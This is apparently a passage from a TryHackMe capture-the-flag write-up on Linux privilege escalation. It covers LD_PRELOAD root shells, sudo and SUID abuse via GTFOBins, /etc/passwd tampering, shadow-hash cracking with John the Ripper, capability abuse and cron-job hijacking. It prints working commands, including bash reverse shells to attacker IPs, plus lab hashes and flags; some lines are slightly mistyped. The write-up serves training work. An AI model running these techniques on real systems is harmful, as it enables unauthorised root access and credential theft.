We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters:

gcc -fPIC -shared -o shell.so shell.c -nostartfiles

```

user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$

```

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows:

sudo LD_PRELOAD=/home/user/ldpreload/shell.so find

This will result in a shell spawn with root privileges.

```

user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#

```

Answer the questions below:

How many programs can the user "karen" run on the target system with sudo rights?

```
$ sudo -l
Matching Defaults entries for karen on ip-10-201-69-58:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-201-69-58:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
```

Answer: **3**

What is the content of the flag2.txt file?

```
$ sudo find /* -name flag2.txt
/home/ubuntu/flag2.txt
$ cat /home/ubuntu/flag2.txt
THM-402028394
```

Answer: **THM-402028394**

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

Open GTFOBins linked earlier in the task to search for anything related to sudo nmap.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Answer: **sudo nmap --interactive**

What is the hash of frank's password?

Looking through the other options that the Karen user has sudo access too on GTFOBins I see that using sudo less may give me access to the /etc/shadow directory.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```

```
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVdZe1Ec1jbQFv3ICAYbnMqdhJzIE13H4qyyK07T75h4hH0WuWWzBH7brjZiSaX0:18796:0:99999:7:::
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjeIWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::
/etc/shadow (END)
```

Answer:

```
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjeIWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::
*****
```

Privilege Escalation: SUID

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an “s” bit set showing their special permission level.

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

```
user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root    root      37552 Feb 15  2011 /usr/bin/chsh
812578 172 -rwsr-xr-x  2 root    root     168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root    root      32808 Feb 15  2011 /usr/bin/newgrp
812578 172 -rwsr-xr-x  2 root    root     168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root    root      43280 Feb 15  2011 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root    root      60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root    root      39856 Feb 15  2011 /usr/bin/chfn
816078  12 -rwsr-sr-x  1 root    staff     9861 May 14  2017 /usr/local/bin/suid-so
816762   8 -rwsr-sr-x  1 root    staff     6883 May 14  2017 /usr/local/bin/suid-env
816764   8 -rwsr-sr-x  1 root    staff     6899 May 14  2017 /usr/local/bin/suid-env2
815723 948 -rwsr-xr-x  1 root    root     963691 May 13  2017 /usr/sbin/exim-4.84-3
832517   8 -rwsr-xr-x  1 root    root       6776 Dec 19  2010 /usr/lib/eject/dmccrypt-get-device
832743 212 -rwsr-xr-x  1 root    root     212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623  12 -rwsr-xr-x  1 root    root      10592 Feb 15  2016 /usr/lib/pt_chown
473324  36 -rwsr-xr-x  1 root    root      36640 Oct 14  2010 /bin/ping6
473326 188 -rwsr-xr-x  1 root    root     188328 Apr 15  2010 /bin/nano
473323  36 -rwsr-xr-x  1 root    root      34248 Oct 14  2010 /bin/ping
473292  84 -rwsr-xr-x  1 root    root      78616 Jan 25  2011 /bin/mount
473312  36 -rwsr-xr-x  1 root    root      34024 Feb 15  2011 /bin/su
473290  60 -rwsr-xr-x  1 root    root      53648 Jan 25  2011 /bin/umount
465223 100 -rwsr-xr-x  1 root    root      94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```

A good practice would be to compare executables on this list with GTFOBins (<https://gtfobins.github.io>). Clicking on the SUID button will filter binaries known to be exploitable when the SUID bit is set (you can also use this link for a pre-filtered list (<https://gtfobins.github.io/#+suid>)).

The list above shows that nano has the SUID bit set. Unfortunately, GTFobins does not provide us with an easy win. Typical to real-life privilege escalation scenarios, we will need to find intermediate steps that will help us leverage whatever minuscule finding we have.

msgfilter	Shell	File read	SUID	Sudo
msgmerge	File read	SUID	Sudo	
msgunig	File read	SUID	Sudo	
mv	SUID	Sudo		
nawk	Shell	Non-interactive reverse shell	Non-interactive bind shell	File write
	SUID	Sudo	Limited SUID	File read
nice	Shell	SUID	Sudo	
nl	File read	SUID	Sudo	
nmap	Shell	Non-interactive reverse shell	Non-interactive bind shell	File upload
	File download	File write	File read	SUID
			Sudo	Limited SUID
node	Shell	Reverse shell	Bind shell	File upload
				File download
				File write
				File read
	SUID	Sudo	Capabilities	
nohup	Shell	Command	SUID	Sudo

Note: The attached VM has another binary with SUID other than nano.


The SUID bit set for the nano text editor allows us to create, edit and read files using the file owner's privilege. Nano is owned by root, which probably means that we can read and edit files at a higher privilege level than our current user has. At this stage, we have two basic options for privilege escalation: reading the /etc/shadow file or adding our user to /etc/passwd.

Below are simple steps using both vectors.

reading the /etc/shadow file

We see that the nano text editor has the SUID bit set by running the *find / -type f -perm -04000 -ls 2>/dev/null* command.

nano /etc/shadow will print the contents of the /etc/shadow file. We can now use the unshadow tool to create a file crackable by John the Ripper. To achieve this, unshadow needs both the /etc/shadow and /etc/passwd files.



The unshadow tool's usage can be seen below:
unshadow passwd.txt shadow.txt > passwords.txt

```
(alper@TryHackMe)-[~/Desktop/suid]
$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

With the correct wordlist and a little luck, John the Ripper can return one or several passwords in cleartext. For a more detailed room on John the Ripper, you can visit <https://tryhackme.com/room/johntheripperbasics>.

The other option would be to add a new user that has root privileges. This would help us circumvent the tedious process of password cracking. Below is an easy way to do it:

We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux.


```
(alper@TryHackMe)-[~/Desktop/suid]
$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlllCqxFRQepUTcKUT1
```

We will then add this password with a username to the /etc/passwd file.


```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfrLz1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwllCqxFRQepUTckUT1:0:0:root:/root:/bin/bash

```



Once our user is added (please note how root:/bin/bash was used to provide a root shell) we will need to switch to this user and hopefully should have root privileges.

```

user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#

```

Now it's your turn to use the skills you were just taught to find a vulnerable binary.

Answer the questions below:

Which user shares the name of a great comic book writer?

Running `cat /etc/passwd` gave me a list of system accounts, looking through this at the end there were a few user accounts and the one that stood out was Gerry Conway and with some quick searching I learned he is a comic writer.

```


ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh

```

Answer: **gerryconway**

What is the password of user2?

Running the command `find / -type f -perm -04000 -ls 2>/dev/null` to list all the files with set SUID and SGID bits and comparing that list to the list of exploitable binaries with the SUID bits set found on GTFOBins(<https://gtfobins.github.io/#+suid>) we see the only ones to overlap is Base64.



base64

File read SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .  
  
LFILE=file_to_read  
./base64 "$LFILE" | base64 --decode
```

To use the base64 exploit to access the `/etc/shadow` file to get the password hash we'll have to first specify the path to base64, then specify the path to our target, then pipe that to the path to base64 again, followed by the decode flag. Generically that would look like:

`<path to base64> <target path> | <path to base64> -d`

For this specific use case it would be:

`/usr/bin/base64 /etc/shadow | /usr/bin/base64 -d`

```
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4pur0J19mxfM0wKt.H2LaWKpu0zKlWkaUMG1N7weVzqobp65RxLMIZ/NirxeZd0JME0p3ofE.RT/:18796:0:99999:7:::  
user2:$6$m6VmzKTbzCD/.I10$cK0vZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBcG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::  
lxd:!:18796::::::  
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJggLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
```

Now save that hash to a file and use JohnTheRipper to crack the hash.

```

root@ip-10-201-52-13:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1      ( )
lg 0:00:00:05 DONE (2025-08-29 06:35) 0.1834g/s 657.6p/s 657.6c/s 657.6C/s asdf1234..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Answer: **Password1**

What is the content of the flag3.txt file?

```

$ cd /home/ubuntu
$ ls
flag3.txt
$ cat flag3.txt
cat: flag3.txt: Permission denied

```

Since we don't have permission to read flag3.txt we'll use the same base64 exploit used earlier.

```
/usr/bin/base64 /home/ubuntu/flag3.txt | /usr/bin/base64 -d
```

```

$ /usr/bin/base64 /home/ubuntu/flag3.txt | /usr/bin/base64 -d
THM-3847834

```

Answer: **THM-3847834**

Privilege Escalation: Capabilities

Another method system administrators can use to increase the privilege level of a process or binary is "Capabilities". Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.

The capabilities man page provides detailed information on its usage and options.

We can use the getcap tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to `/dev/null`.

Please note that neither `vim` nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim -> /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that `vim` can be used with the following command and payload:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below:

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Answer the questions below:

Complete the task described above on the target system

No Answer Needed

How many binaries have set capabilities?

Running the `getcap -r /` command and sending all the errors to a blackhole file using the `2>/dev/null` command.

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```

Answer: **6**

What other binary can be used through its capabilities?

Using GTFOBins again I compared the binaries we got in the previous task to those found on GTFOBins.

Binary	Functions
<u>gdb</u>	Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities
<u>node</u>	Shell Reverse shell Bind shell File upload File download File write File read SUID Sudo Capabilities
<u>perl</u>	Shell Reverse shell File read SUID Sudo Capabilities
<u>php</u>	Shell Command Reverse shell File upload File download File write File read SUID Sudo Capabilities
<u>python</u>	Shell Reverse shell File upload File download File write File read Library load SUID Sudo Capabilities
<u>ruby</u>	Shell Reverse shell File upload File download File write File read Library load Sudo Capabilities
<u>rview</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>rvim</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>view</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>vim</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>vimdiff</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Library load SUID Sudo Capabilities Limited SUID

Compared to the list we got in the previous step we see that view and vim are found on GTFOBins.

Answer: **View**

What is the content of the flag4.txt file?

Simply using the view command we can see the contents of flag4.txt

```
$ view /home/ubuntu/flag4.txt
```

```
THM-9349843
```

Answer: THM-9349843

Privilege Escalation: Cron Jobs

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.

The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under /etc/crontab

While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.

```

alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$

```

You can see the backup.sh script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

```

alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$

```

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

The script will use the tools available on the target system to launch a reverse shell.

Two points to note:

1. The command syntax will vary depending on the available tools. (e.g. nc will probably not support the -e option you may have seen used in other cases)
2. We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this:

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.

```
(root TryHackMe)-[~]
# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.
2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.


```

alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$ █

```

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.

If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named “antivirus.sh” under our user’s home folder and it should be run by the cron job.

The file on the target system should look familiar:

```

alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$ █

```

The incoming reverse shell connection has root privileges:

```

(root👤 TryHackMe)-[~]
# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~# █

```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

Answer the questions below:

How many user-defined cron jobs can you see on the target system?

```

$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /antivirus.sh
* * * * * root antivirus.sh
* * * * * root /home/karen/backup.sh
* * * * * root /tmp/test.py

```

Answer: **5**

What is the content of the flag5.txt file?

Write a simple shell script like the one shown earlier in the task in the backup.sh file found in the crontab. This file Karen has access to read and write to this file.

```
GNU nano 4.8 /home/karen/backup.sh
#!/bin/bash

bash -i && /dev/tcp/10.201.14.20/5555 0>&1
```

Open a Netcat listener on the attackbox and run the backup.sh script to open a shell.

```
whoami
root
root@ip-10-10-251-94:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
```

Answer: **THM-383000283**

What is Matt's password?

With the root shell from the previous task we can read the /etc/shadow file to get the hash for Matt's password, then we can use John the Ripper to crack the password.

```
systemd-coredump: !!:18798:~~~~~
ubuntu:!:18798:0:99999:7:::
karen:$6$ZC4srkt5HufYpAAb$GVDm6ar0/qQU.o0kLOZfMLAFGNHXULH5bLlidB455aZkKrMvdB1upyMZZzqdZuzlJTuTHTlsKzQAbSZJr9iE21:18798:0:99999:7:::
lxd:!:18798:~~~~~
